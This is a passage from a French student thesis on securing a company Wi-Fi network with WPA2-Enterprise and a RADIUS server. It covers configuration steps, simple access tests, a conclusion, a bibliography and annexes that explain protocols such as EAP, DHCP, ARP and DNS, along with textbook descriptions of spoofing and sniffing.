Le nombre d'adresses IP est limité par le serveur DHCP. Ce dernier attribue des adresses IP uniquement pour les utilisateurs de l'entreprise. Dans notre cas, nous avons (11) postes.

En prenant en compte l'adresse IP du serveur RADIUS et celle de la base de données, le serveur DHCP va attribuer (13) adresses. (Voir figure suivante)




Figure 76 : Plage d'adresses IP du point d'accès

5.6) Enfin, nous avons choisit l'option de sécurité WPA/WPA2 (802.1X). On entre l'adresse IP de notre Serveur Radius et le port de communication (par défaut 1812). Puis on entre la clé partagée qu'on a saisie sur le serveur Radius.




Figure 77 : Cryptage par WPA2 entreprise.

6) Configuration des utilisateurs d'accès Wi-Fi

6.1) Installer le certificat sur les ordinateurs des utilisateurs

Figure 78 : Installation du certificat.




Figure 78: Installation du certificat.

Nous cliquons sur « suivant » :




Figure 78 : Installation du certificat.

Nous importons le certificat client du serveur Radius sur les ordinateurs des utilisateurs.




Figure 78 : Installation du certificat.

Nous cliquons sur « terminer » :




Figure 78: Installation du certificat.

D'après la figure ci-dessous, nous constatons que l'installation du certificat est effectuée.




Figure 78 : Installation du certificat.

7) Test de la configuration du serveur RADIUS




Figure 79 : Test de la configuration Radius.

Après avoir saisir le nom d'utilisateur et le mot de passe, aura accès au serveur Radius.

8) Les tests effectués

8.1) Test de l'SSID

Dans ce cas nous choisissons de tester le masquage du SSID en utilisant Kali Linux. Comme illustré dans la figure suivante :




Figure 80 : Le SSID caché.

Après avoir effectuer le test sur notre réseau « SSNET », son BSSID « 64 :51 :7E :26 :CB :D0 », nous constatons que le SSID de « SSNET » est masquer « Lenght ».

8.2) Test du mot de passe

Il suffit de saisir le mot de passe et le nom d'utilisateur par défaut, comme le montre la figure suivante **:**

Figure 81 : Tester le mot de passe.

Juste après la saisir du mot de passe et nom d'utilisateur par défaut, on aura ce résultat :

Figure 82 : Echec de connexion au point d'accès.

D'après ce résultat, nous constatons qu'un intrus qui essaye d'introduire un mot de passe et nom utilisateur erroné, ne pourra pas accéder au point d'accès « SSNET ».

8.3) Test du filtrage MAC

Nous avons essayé de se connecté au point d'accès « SSNET » avec l'adresse MAC 94 :0A :7B :C1 :72 :E5. Par conséquent, comme cette adresse ne figure pas dans la liste du filtrage MAC, la connexion a échouée, comme indiquée par la figure suivante :

Figure 83 : Connexion échoué au réseau SSNET.

Et voila maintenant tous les tests sont effectues avec succès et on espère avoir établi une solution plus sure, plus efficace et surtout plus sécurisée.

9) La nouvelle architecture du réseau Wi-Fi de « ISS Partners »




Figure 84: Architecture sécurisé.

Grâce aux certificats (générés au niveau du serveur radius), le serveur sait quels sont les clients autorisés à se connecter au réseau et quelles sont les ressources aux quelles ceux-ci ont droit. Il devient donc difficile pour un intrus de se faire passer pour un client.

En effet même si celui-ci écoute le trafic entre le client et le point d'accès, il lui sera difficile d'identifier les données échangées puisqu'elles sont encapsulées par EAP et transmises au serveur par l'intermédiaire d'un canal sécurisé. De même, le protocole de gestion des clés dynamiques utilisé (TKIP) permet d'éviter que les clés ne soient découvertes.

Il faut cependant relever que la méthode d'authentification EAP-TLS reste relativement chargé à mettre en place au niveau de la gestion des utilisateurs et des certificats et que le fait que TKIP soit basé sur RC4 pose problème.

10) Discussion

L'émergence des technologies sans fil dans le monde des réseaux informatiques a entraîné l'apparition de nouvelles problématiques.

Les entreprises dotées d'un système sans fil sont particulièrement confrontées au problème de la sécurité.

D'après l'application présentée dans ce chapitre, nous constatons que la nouvelle architecture proposée permet d'optimiser la sécurité du réseau. En effet, nous avons pu protéger l'accès par des mécanismes d'authentification à l'aide d'un serveur RADIUS combinée à l'algorithme de cryptage qui est le WPA2.

CONCLUSION

Dans ce mémoire, nous avons présenté une synthèse sur les réseaux Wi-Fi. Ainsi, nous avons montré l'évolution de la normalisation en termes de standards de sécurité 802.11. Nous avons également présenté une étude détaillée sur les vulnérabilités des standards de sécurité et les modes opératoires des différentes attaques qui exploitent ces faiblesses. Cette étude nous a permis de prendre conscience de l'étendue des dégâts qu'il est possible de provoquer sur un réseau Wi-Fi. En effet, même si ce dernier présente de grands potentiels, les services fournis sont confrontés à de graves problèmes de sécurité, au point de mettre en péril son développement.

L'architecture que nous avons proposée repose sur une nouvelle approche architecturale qui permet d'allier sécurité renforcée, et optimisation de l'utilisation des ressources d'un réseau. Cette architecture utilise un serveur d'authentification RADIUS combinée avec une sécurisation basée sur la clé de chiffrement WPA2. Il est utile de signaler que notre solution s'inscrit pleinement dans le contexte actuel qui se caractérise par l'instabilité des standards de sécurité Wi-Fi. Cette mouvance rapide entre les différents standards et les diverses technologies inhérentes à la sécurité Wi-Fi, a créée une méfiance vis-à-vis de cette technologie malgré son grand potentiel.

En guise de perspectives, pour palier au problème de désauthentification, nous proposons de configurer un pare feu sur un routeur qui assure le filtrage des attaques de désauthentification.

BIBLIOGRAPHIE

[1] : Davor Males, Guy Pujolle et Olivier Salvatori, Wi-Fi par la pratique, Ed. Eyrolles 2002.

[2] : Guy Pujolle, Les réseaux sans fil, ED Eyrolles, 5ème édition, 2006.

[3] : Laurence SOYER, Mise n place du Wi-Fi, Edition ENI, avril 2005.

[4] : G. Lehembre, Sécurité Wi-Fi: WEP, WPA, WPA2, Hakin9 Magazine, no 1, Janvier 2006.

[5] : Camille Diou, WLAN : Réseau sans fil et Wi-Fi, thèse de Doctorat en Microélectronique, Université de METZ, 2004.

[6] : Alagna Pujolle Vivier, Réseau de mobile et réseaux sans fil, ED Eyrolles, Paris, 2001.

[7]: Michel Duchateau, Analyse et simulation du déploiement d'un réseau sans fil à l'ULB, Mémoire d'Ingénieur Civil Electricien, spécialisé en Télécommunications, Année académique 2004-2005.

[8]: M. Ballasterons, Les technologies sans fil, ED Eyrolles, juin 2002.

[9]: Jon Edney and William A. Arbaugh, Wi-Fi Protected Access and 802.11i, Septembre 2004.

[10]: Ec-council, CEH (Certified Ethical Hacking), Module 15 : Hacking Wireless Networks, 2011.

[11]: Maher Gaha, Sécurité dans les réseaux sans fil, Mémoire présenté comme Exigence Partielle de la Maitrise en Informatique, Université du Québec à Montréal, Mars, 2007.

[12]: G. Pujolle, O. Salvatori et J. Nozick, Les Réseaux et Télécommunication, Édition Eyrolles, Paris, 2004.

[13]: T. Dimitriou, Efficient mechanisms for secure inter-node and aggregation processing in sensor networks, Ad-Hoc Networks and Wireless, 2005.

[14]: A. A. Vladi.mirov, K. V. Gavrilenko et A. A. Mkhailovsky, Wi-Fi: Piratage et défense des réseaux sans fil, Paris: CampusPress, 2005.

[15]: Mohamed N. Salam : 2004, Le piratage informatique: définition et problèmes juridiques, mémoire pour l'obtention du diplôme D'Études Approfondies en Droit Interne et International des Affaires, université Libanaise, 2004.

ANNEXES

Les technologies IEEE 802.11

Les technologies IEEE 802.11 sont constituées essentiellement de composants et de produits. Les fournisseurs vendent les composants aux constructeurs qui doivent fabriquer les produits IEEE 802.11. Ces derniers peuvent parfois fabriquer leurs propres composants.

a. les fournisseurs

Actuellement le marché de la fourniture des composants IEEE 802.11 est dominé par la société Inter sil.

A ses côtés se trouvent Lucent Technologies et Agere qui, contrairement à Intersil, préfèrent vendre des produits IEEE 802.11 tout intégrés au lieu des composants.

Il y'a aussi Philips qui dispose de composants radio 802.11.

b. les constructeurs

Présentement plusieurs constructeurs existent mais certains ont choisi de n'utiliser que les composants dédiés à la radio et la modulation et de développer leur propre composant MAC qui prend en charge toute la partie réseau. Les plus grands constructeurs sont Aironet qui est une propriété de Cisco, Lucent, Proxim et Symbol.

EAP

L'EAP (Extensible Authentication Protocol) est un protocole d'authentification proposée par le groupe IEEE 82.11i à travers son standard IEEE 802.1x. Il vient palier au problème d'authentification connu par la norme IEEE 802.11.EAP supporte différentes méthodes d'authentification :

- **EAP-TLS** (EAP Transport Level Security**:**

Ce protocole est basé sur l'utilisation de certificats à installer sur chaque client, il permet une authentification mutuelle forte entre un client et un serveur auprès duquel il doit s'authentification. Après cette procédure d'authentification, le protocole permet de générer dynamiquement une clé de chiffrement propre à la station qui vient de s'authentifier.

- **EAP-TTLS (**Tunnelled EAP-TLS)**:**

L'authentification TTLS ne requiert qu'un certificat du coté Serveur pour pouvoir créer un tunnel sécurisé et gérer l'intégrité des données transmises. Il est donc possible par la suite d'utiliser ce canal pour n'importe quels types d'authentification.

EAP-TTLS offre une authentification mutuelle, la distribution dynamique de clefs, il ne fait pas paraître en clair l'identifiant du client.

- **Le serveur DHCP**

Un serveur DHCP (Dynamique Hoste Configuration Protocol) est un serveur (ou service) qui délivre des adresses IP aux ordinateurs qui se connectent sur le réseau.

En effet, les cartes réseaux des ordinateurs doivent être paramétrées pour recevoir automatiquement des adresses lorsque l'ordinateur démarre ou que l'on le connecte au réseau. Par défaut c'est le cas, car c'est la méthode la plus simple pour obtenir une adresse IP.

Sachant que l'adresse IP doit être unique sur un réseau donc le serveur DHCP (ou service DHCP) va gérer les adresses et n'attribuer que des adresses non utilisées à tout nouvel ordinateur qui en fait la demande, et le serveur DHCP (ou service DHCP) va délivrer un bail DHCP à l'ordinateur qui en fait la demande. (Et uniquement à ceux qui en font la demande, et non pas à tous les ordinateurs qui se connectent sur le réseau).

- **Le protocole ARP**

L'ARP (Adresse Résolution Protocol) est un protocole qui, de part sa conception, expose les réseaux informatiques et leurs composants à des vulnérabilités et des dangers qui sont faciles à mettre en place une fois que l'on connait bien son fonctionnement au sein des réseaux informatiques.il est utiliser afin d'effectuer des attaques de type MITM (**Man in the Middle**) ainsi que des attaques DOS (**Denial Of Service**). Cependant, le fonctionnement d'ARP sur les ordinateurs est qu'à chaque réception d'un paquet, la carte réseaux va vérifier le couple IP-MAC et mettre à jour sa table ARP (aussi appelée cache ARP) si le couple trouvé n'est pas enregistré, ceci dans le but de ne pas faire de requête ARP à chaque échange. Partant de ce principe, on peut très bien imaginer que si l'on a trois hôtes, un hôte pourrait très bien

informer un deuxième hôte via une requête ARP qu'il dispose d'une certaine adresse MAC sans que cela soit vrai.

Le principe de l'ARP ou du MAC spoofing (spoofing voulant dire "usurper") est d'envoyer des informations à un systèmes afin de lui faire enregistrer des informations qui ne sont pas les bonnes et qui usurpent l'identité (la relation IP-MAC) d'un autre système.

- **Le spoofing**

Le spoofing ou L'usurpation d'identité, couvre un caractère actif puisque l'agent malveillant cherche à pénétrer le réseau en usurpant l'identité d'une personne autorisée, ceci pouvant parfois se faire de manière transparente. Une fois l'opération réussie, il a toute liberté d'action pour porter atteinte à l'intégrité du réseau en modifiant ou en supprimant les informations qui y circulent. Pour ce faire, l'agent malveillant a la possibilité d'usurper soit l'identité d'un point d'accès, soit celle d'un client. Dans la première hypothèse, le hacker se place entre le client et le véritable point d'accès tout en feignant d'être légitime, il peut alors à loisir enregistrer et modifier les données transmises.
Dans la seconde, il se fait passer pour un client pouvant légitimement accéder à l'ensemble du réseau (sans fil et/ou filaire). L'aspect immatériel du réseau ne permet pas de distinguer le véritable client du faux. Dans ce cas, les informations qui normalement transitaient uniquement par le réseau filaire, peuvent être déroutées et passer désormais sur le réseau radio.

- **Le sniffing**

Le Sniffing ou reniflement de trafics constitue l'une des méthodes couramment utilisée par les pirates informatiques pour espionner le trafic sur le réseau. Dans la pratique, les hackers ont généralement recours à ce procédé pour détecter tous les messages circulant sur le réseau en récupérant des mots de passe et des données sensibles. Les hackers utilisent des sniffers réseau pour pouvoir surveiller le réseau et soustraire frauduleusement les différents types de données confidentielles susceptibles de les intéresser.

ANNEXES

Mécanisme de fonctionnement d'un sniffer de réseau :

Un Sniffer est généralement utilisé pour intercepter les paquets qui circulent sur un réseau. Il offre, à cet effet, la possibilité pour un hacker d'examiner le contenu d'un certain nombre de paquets qui ne lui ont pas été initialement destinés. En tant que renifleur, cet outil peut donc intercepter tout type d'informations émises à travers le réseau et par conséquent afficher à la fois l'identité des utilisateurs au même titre que leurs mots de passe, surtout lorsque ces informations sont transférées par des protocoles qui ne sont pas suffisamment sécurisés comme : le FTP (File Transfert Protocol), le DNS (Domain Name System) ou encore le HTTP (Protocole de transfert hypertexte). Lorsque les donnés ne sont donc pas cryptées et qu'elles doivent passer à travers une interface réseau de l'ordinateur par l'intermédiaire duquel s'exécute le sniffer réseaux, les informations sont immédiatement interceptées par cette machine sans la moindre difficulté.

Le serveur DNS :

Le DNS (domaine name system) est le mécanisme qui permet de convertir le symbolique en adresse IP, lorsque les machines communiquent sur un réseau informatique, c'est toujours par l'utilisation d'une adresse (IP ou autres) source ou destination. Mais ces adresses bien que nécessaires, sont difficiles a mémoriser et ne permettent de souplesse dans les configurations des stations.

Il est difficile de souvenir d'une adresse du type 55.124.198.56 alors que www.victime .com sera assez aisé à mémoriser, c'est le but du protocole DNS : fournir une association (adresse IP, nom FQDN) et inversement. Le service DNS est alors utilisé pour « la résolution du nom », cette opération consiste à fournir aux clients DNS qui en font la demande d'une adresse IP, un nom symbolique et vice-versa.

HTTP :

La version http par défaut a plusieurs lacunes, la plus part des sites web utilisent une base d'authentification pour envoyer des mots de passe en texte clair, beaucoup de sites utilisent des techniques qui invitent l'utilisateur à introduire son nom et mot de passe.

ANNEXES

L'adresse MAC :

L'adresse MAC (Media Accès Control), est une adresse matérielle physique assignée à chaque dispositif qui a la capacité de se connecter à un réseau, et par conséquent, il est souvent désigné comme adresse matérielle ou physique. Les adresses MAC sont uniques pour chaque carte réseau sur 6 octets (48 bits) de longueur, et sont rédigés en MM: MM: MM: SS: SS: SS. Les 3 premiers octets sont Numéro d'identification de la fabrication, qui est attribué par un organisme de normalisation de l'Internet. Le second 3-octets représente le numéro de série attribué par le secteur manufacturier.

L'adresse MAC représente le niveau 2 du protocole TCP / IP, où l'adresse IP représente le niveau 3. Alors que les adresses IP sont associées à des logiciels, les adresses MAC sont liées au matériel. Les adresses MAC sont gravées de manière permanente dans le matériel par le constructeur, mais les adresses IP sont attribuées aux périphériques réseau par un administrateur réseau. Les adresses MAC sont souvent considérées comme permanentes, mais dans certaines circonstances, ils peuvent être modifiés.

Le pare-feu :

Un pare-feu (de l'anglais *firewall*), est un logiciel ou un matériel, permettant de faire respecter la politique de sécurité du réseau, celle-ci définissant quels sont les types de communication autorisés sur ce réseau. Il mesure la prévention des applications et des paquets.

Le pare-feu était jusqu'à ces dernières années considéré comme une des pierres angulaires de la sécurité d'un réseau informatique (il perd en importance au fur et à mesure que les communications basculent vers le HTTP sur SSL, court-circuitant tout filtrage). Il permet d'appliquer une politique d'accès aux ressources réseau (serveurs).

